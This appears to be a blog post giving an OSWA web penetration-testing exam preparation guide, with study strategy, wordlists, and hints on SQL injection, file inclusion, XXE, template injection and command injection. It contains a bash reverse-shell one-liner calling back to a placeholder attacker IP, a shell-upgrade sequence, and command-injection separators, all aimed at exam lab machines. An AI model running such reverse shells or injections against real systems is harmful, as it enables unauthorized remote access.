OSWA Exam Preparation Guide By CTRL
السلام عليكم ورحمة الله وبركاته
OSWA Exam Preparation Guide By CTRL
السلام عليكم ورحمة الله وبركاته

The Offensive Security Web Assessor (OSWA) certification is a valuable credential for professionals seeking to validate their web application penetration testing skills. This guide will cover the OSWA experience, exam preparation strategies, and tips for success.
Understanding OSWA
The Offensive Security Web Assessor is the certification based on the web-200 course. The goal of the web-200 course is to enable the participant to perform black box web application penetration tests. Therefore, the course covers every relevant topic a pentester needs in these kind of penetration tests. For a more detailed view regarding the content you can view the following resources:
OSWA Exam Format
If you already took the OSCP certification of Offensive Security, the exam details probably sound very similar in your ears. The following points are some basic facts about the exam:
- 24 hours happy hacking
- 24 hours after the hacking part finished you need to have uploaded your pentest report
- 5 machines to pwn
- every machine has a local.txt and a proof.txt
- a total number of 100 points can be achived
- you need 70 points and a valid pentest report to pass the exam
If you want to know more details feel free to visit the official exam guide: https://help.offensive-security.com/hc/en-us/articles/4410105650964
Preparation Strategies
I would consider myself as a pentester with some decent level of experience. But I have to admit that the time frame in this certification probably makes it even for more experienced pentesters not like a walk in the park. So, for me the key to pass the exam were different points:
- go completely through the course material (even if you think you already know everything… there might be tips and tricks you did not know)
- clear all exercises
- clear all challenge labs
- watch all videos (repition is the key to learn things)
- make some write up of the course where you write down commands in a copy/paste style, so you can recycle them during your exam (I did this several times)
- if you have a subscription I would highly recommend doing the proving ground boxes provided by Offensive Security to gain speed in solving boxes
- speed, speed, speed… you need speed in clearing web application based CTF boxes to get fast enough to clear the exam boxes in the given time (basically you have about 3 to 3.5 hours per box if you at least want to have some sleep during the exam)
- parallelize tasks (e.g.: if you are performing some kind of dir busting, manually look at the target website and look for the juicy spots)
- be consequent: if you realize you are totally stuck, switch the target and come back later
- make screenshots of every part of your exploitation steps in the moment you are successfully exploiting the target (you will need them during the reporting part)
Tips
In this section I will pick a few topics out of the syllabus and give some technical hints. If you want me to give hints for other topics, create an issue. It is important to understand that my hints only make sense if you carefully read and complete the course material. All links and hints I provide to external resources should be considered as additional literature which are no replacement for the material provided by offsec. The offsec course material is gold imho.
Tools
Wordlists
Beside the standard Kali linux wordlists located under /usr/share/wordlists I think the seclists package is a premium set of wordlists which fits most needs. Especially it has lists connected to certain vulnerabilities like SQL-Injection, Local File Inclusion, Server-side Template Injection and so on which comes in handy for several topics of the web-200 course.
sudo apt-get install -y seclists cd /usr/share/seclists/
Shells
During the course and the exam you will have to identify/exploit different kind of vulnerabilities which might lead to some kind of remote code execution. Therefore it is always useful to get a reverse shell connecting to your kali machine instead of exploiting the vulnerability again and agin. For me in most cases the standard bash back connect shell worked great (under linux of course)
bash -c 'bash -i >& /dev/tcp/<KALI-IP>/9090 0>&1'Sometimes it is useful to upgrade this shell to a fully interactive one
python -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
CTRL+Z
stty raw -echo; fgNow you should have a fully interactive shell. This sometimes is needed when you do some kind of privilege escalation stuff. (not part of web-200)
SQL-Injection
General
seclistshas awesome wordlists to manually detect SQL injection vulnerabilities using tools likewfuzzorburpsuite:/usr/share/seclists/SQLi- one word regarding
SQLMap: this tool is allowed during the exam - however, in my experience
SQLMapoften fails even if there is an SQL-Injection - I usually use
SQLMaponly after I identified the vulnerability manually and only use it to exfiltrate data when manual exfiltration is to expensive - therefore I parameterize
SQLMapin a way it does not send useless requests to the target, because the tool is noisy as hell and (depending on the configuration) influences the integrity of the database - when you identified an injection it is cruical that you have a good cheat sheet available, so you can exfiltrate data in a copy paste style
Cheat Sheets
- https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection
- https://portswigger.net/web-security/sql-injection/cheat-sheet
Directory Traversal and Local File Inclusion
- general test cases: https://zsahi.wordpress.com/2018/09/10/file-inclusion/
- useful wordlists to combine with
wfuzzorburpsuite:/usr/share/seclists/Fuzzing/LFI/
XML External Entity Attack
- often overlooked
- know how to idenfitiy this kind of vulnerability
- every point where the application might parse XML is a potential dangerous sink where you can test for it
- get used to how to read files by exploiting an XXE attack “visibly” and blind
- https://portswigger.net/web-security/xxe
- https://portswigger.net/web-security/xxe/blind

Server-side Template Injection
identify
- often overlooked
- identifying is not always easy
- you need to identify what kind of technology/framework is used on the target machine
- then it is a good idea to perform some basic tests to identify if templates are used at all and the website is vulnerable

seclistsprovides a good wordlist to detect SSTIs:/usr/share/seclists/Fuzzing/template-engines-expressions.txt- the following picture gives an overview what template engine might be in use if a certain test succeeded: https://portswigger.net/web-security/images/template-decision-tree.png
exploit
- the exploitation impact ranges from XSS to RCE depending on the template engine used
- RCEs for apache freemarker, twig and pug/jade: https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection
Command Injection
Try to think what the target application might do in the backend when using features of the website. Does the web application maybe call an external program? When you identified a potential injection point you usually have to escape from the original command and inject your own.
Command Seperators
&&&|||
Proving Grounds and Hack The Box Recommendations
It is difficult to recommend specific Proving Grounds boxes to prepare for the exam, as everyone is different. However, here are some boxes I would recommend to solve to get some practice.
- FunBoxEasyEnum
- Inclusiveness
- Potato
- Shakabra
- Sumo
- Hawat
- Interface
If you want to have a look at WriteUps a friend of mine and me made together have a look at our blog https://ha-l0.github.io/
Good Resources
لاتدع للفراغ فراغ ..
메타데이터
- post_id
- d2ae780d9d2e
- slug
- oswa-exam-preparation-guide-by-ctrl-d2ae780d9d2e
- url
- https://medium.com/@CTRL2030/oswa-exam-preparation-guide-by-ctrl-d2ae780d9d2e
- canonical_url
- https://medium.com/@CTRL2030/oswa-exam-preparation-guide-by-ctrl-d2ae780d9d2e
- author_url
- https://medium.com/@CTRL2030
- status
- ok
- fetched_at
- 2026-07-20 17:03:49